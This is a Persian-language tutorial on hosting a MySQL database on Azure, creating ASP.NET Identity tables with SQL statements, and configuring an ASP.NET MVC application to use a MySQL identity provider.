
5. روی علامت **checkmark** کلیک کنید تا دیتابیس شما ایجاد شود. پس از آنکه دیتابیس شما ساخته شد می‌توانید از قسمت **ADD-**

آن را مدیریت کنید.

The screenshot shows the Azure portal interface. On the left, there's a sidebar with various service icons and counts: Storage (0), HDInsight (0), Media Services (0), Service Bus (0), SQL Reporting (0), Networks (0), Traffic Manager (0), Management Services, and Active Directory (1). Below this, the 'ADD-ONS' section is highlighted with a red box, showing one item: 'IdentityMySQLDatabase' (Type: App Service). At the bottom, there are 'NEW', 'MANAGE', and 'CONNECTION INFO' buttons, with the 'CONNECTION INFO' button also highlighted with a red box.

6. همانطور که در تصویر بالا می بینید، می توانید اطلاعات اتصال دیتابیس (connection info) را از پایین صفحه دریافت کنید.

7. اطلاعات اتصال را با کلیک کردن روی دکمه مجاور کپی کنید تا بعدا در اپلیکیشن MVC خود از آن استفاده کنیم.



ایجاد جداول ASP.NET Identity در یک دیتابیس MySQL

ابتدا ابزار MySQL Workbench را نصب کنید.

1. ابزار مذکور را [از اینجا](#) دانلود کنید.

2. هنگام نصب، گزینه Setup Type: Custom را انتخاب کنید.

3. در قسمت انتخاب قابلیت‌ها، گزینه‌های MySQLWorkbench و Applications را انتخاب کنید و مراحل نصب را به اتمام برسانید.

4. اپلیکیشن را اجرا کرده و روی MySQLConnection کلیک کنید تا رشته اتصال جدیدی تعریف کنید. رشته اتصالی که در مراحل قبل از Azure MySQL Database کپی کردید را اینجا استفاده کنید. عنوان مثال:

Connection Name

: AzureDB;

Host Name

: us-cdbr-azure-west-b.cleardb.com;

Username

: <username>;

Password

: <password>;

Default Schema

: IdentityMySQLDatabase

5. پس از برقراری ارتباط با دیتابیس، یک برگ Query جدید باز کنید. فرمان زیر را برای ایجاد جداول مورد نیاز کپی کنید.

```

CREATE TABLE `IdentityMySQLDatabase`.`users` (
  `Id` VARCHAR(45) NOT NULL,
  `UserName` VARCHAR(45) NULL,
  `PasswordHash` VARCHAR(100) NULL,
  `SecurityStamp` VARCHAR(45) NULL,
  PRIMARY KEY (`id`));

CREATE TABLE `IdentityMySQLDatabase`.`roles` (
  `Id` VARCHAR(45) NOT NULL,
  `Name` VARCHAR(45) NULL,
  PRIMARY KEY (`Id`));


CREATE TABLE `IdentityMySQLDatabase`.`userclaims` (
  `Id` INT NOT NULL AUTO_INCREMENT,
  `UserId` VARCHAR(45) NULL,
  `ClaimType` VARCHAR(100) NULL,
  `ClaimValue` VARCHAR(100) NULL,
  PRIMARY KEY (`Id`),
  FOREIGN KEY (`UserId`)
    REFERENCES `IdentityMySQLDatabase`.`users`(`Id`) on delete cascade);

CREATE TABLE `IdentityMySQLDatabase`.`userlogins` (
  `UserId` VARCHAR(45) NOT NULL,
  `ProviderKey` VARCHAR(100) NULL,
  `LoginProvider` VARCHAR(100) NULL,
  FOREIGN KEY (`UserId`)
    REFERENCES `IdentityMySQLDatabase`.`users`(`Id`) on delete cascade);

CREATE TABLE `IdentityMySQLDatabase`.`userroles` (
  `UserId` VARCHAR(45) NOT NULL,
  `RoleId` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`UserId`, `RoleId`),
  FOREIGN KEY (`UserId`)
    REFERENCES `IdentityMySQLDatabase`.`users`(`Id`)
    on delete cascade
    on update cascade,
  FOREIGN KEY (`RoleId`)
    REFERENCES `IdentityMySQLDatabase`.`roles`(`Id`)
    on delete cascade
    on update cascade);


```

6. حالا تمام جداول لازم برای ASP.NET Identity را در اختیار دارید، دیتابیس ما MySQL است و روی Windows Azure میزبانی شد.




ایجاد یک اپلیکیشن ASP.NET MVC و پیکربندی آن برای استفاده از MySQL Provider

1. به مخزن <https://github.com/raquelsa/AspNet.Identity.MySQL> بروید.
2. در گوشه سمت راست پایین صفحه روی دکمه Download Zip کلیک کنید تا کل پروژه را دریافت کنید.
3. محتوای فایل دریافتی را در یک پوشه محلی استخراج کنید.
4. پروژه AspNet.Identity.MySQL را باز کرده و آن را کامپایل (build) کنید.
5. روی نام پروژه کلیک راست کنید و گزینه Add, New Project را انتخاب نمایید. پروژه جدیدی از نوع ASP.NET Web Application بسازید و نام آن را به IdentityMySQLDemo تغییر دهید.



6. در پنجره New ASP.NET Project قالب MVC را انتخاب کنید و تنظیمات پیش فرض را پذیرید.



7. در پنجره Solution Explorer روی پروژه IdentityMySQLDemo کلیک راست کرده و **Manage NuGet Packages** را انتخاب کنید. در قسمت جستجوی دیالوگ باز شده عبارت "Identity.EntityFramework" را وارد کنید. در لیست نتایج این پکیج را انتخاب کرده و آن را حذف (Uninstall) کنید. پیغامی مبنی بر حذف وابستگی‌ها باید دریافت کنید که مربوط به پکیج EntityFramework است، گزینه Yes را انتخاب کنید. از آنجا که کاری با پیاده سازی فرض نخواهیم داشت، این پکیج‌ها را حذف می‌کنیم.

8. روی پروژه IdentityMySQLDemo کلیک راست کرده و **Add, Reference, Solution, Projects** را انتخاب کنید. در دیالوگ باز شده پروژه **AspNet.Identity.MySQL** را انتخاب کرده و OK کنید.

9. در پروژه IdentityMySQLDemo پوشه Models را پیدا کرده و کلاس **IdentityModels.cs** را حذف کنید.

10. در پروژه IdentityMySQLDemo تمام ارجاعات "using Microsoft.AspNet.Identity.EntityFramework;" را با "using AspNet.Identity.MySQL" جایگزین کنید.

11. در پروژه IdentityMySQLDemo تمام ارجاعات به کلاس "IdentityUser" را با " ApplicationUser" جایگزین کنید.

12. کنترلر Account را باز کنید و متدهای آنرا مطابق لیست زیر تغییر دهید.

```
public AccountController() : this(new UserManager<IdentityUser>(new UserStore<IdentityUser>(new MySQLDatabase())))
{
}
```

13. فایل web.config را باز کنید و رشته اتصال DefaultConnection را مطابق لیست زیر تغییر دهید.

```
<add name="DefaultConnection" connectionString="Database=IdentityMySQLDatabase;Data Source=<DataSource>;User Id=<UserID>;Password=<Password>" providerName="MySql.Data.MySqlClient" />
```

مقادیر <UserId>, <DataSource>, <Password> را با اطلاعات دیتابیس خود جایگزین کنید.

اجرای اپلیکیشن و اتصال به دیتابیس MySQL

1. روی پروژه IdentityMySQLDemo کلیک راست کرده و Set as Startup Project را انتخاب کنید.
2. اپلیکیشن را با Ctrl + F5 کامپایل و اجرا کنید.
3. در بالای صفحه روی Register کلیک کنید.
4. حساب کاربری جدیدی بسازید.

Application name Home About Contact

Register.


Create a new account.

User name	Raquel
Password	*****
Confirm password	*****


Register

© 2013 - My ASP.NET Application

5. در این مرحله کاربر جدید باید ایجاد شده و وارد سایت شود.



6. به ابزار MySQL Workbench بروید و محتوای جداول **IdentityMySQLDatabase** را بررسی کنید. جدول users را باز کنید و اطلاعات کاربر جدید را بررسی نمایید.



The screenshot shows the MySQL Workbench interface with a query editor titled "Query 1" and a results table for the "users" table. The table has four columns: Id, UserName, PasswordHash, and SecurityStamp. There are two rows. The first row is highlighted with a red border. The second row is marked with an asterisk (*) and has all values set to NULL.

	Id	UserName	PasswordHash	SecurityStamp
▶	0bf143da-adfb-458a-863...	Raquel	AMrdBYvni+6k7RapXiRn...	HULL
*	NUL...	NUL...	NUL...	NUL...

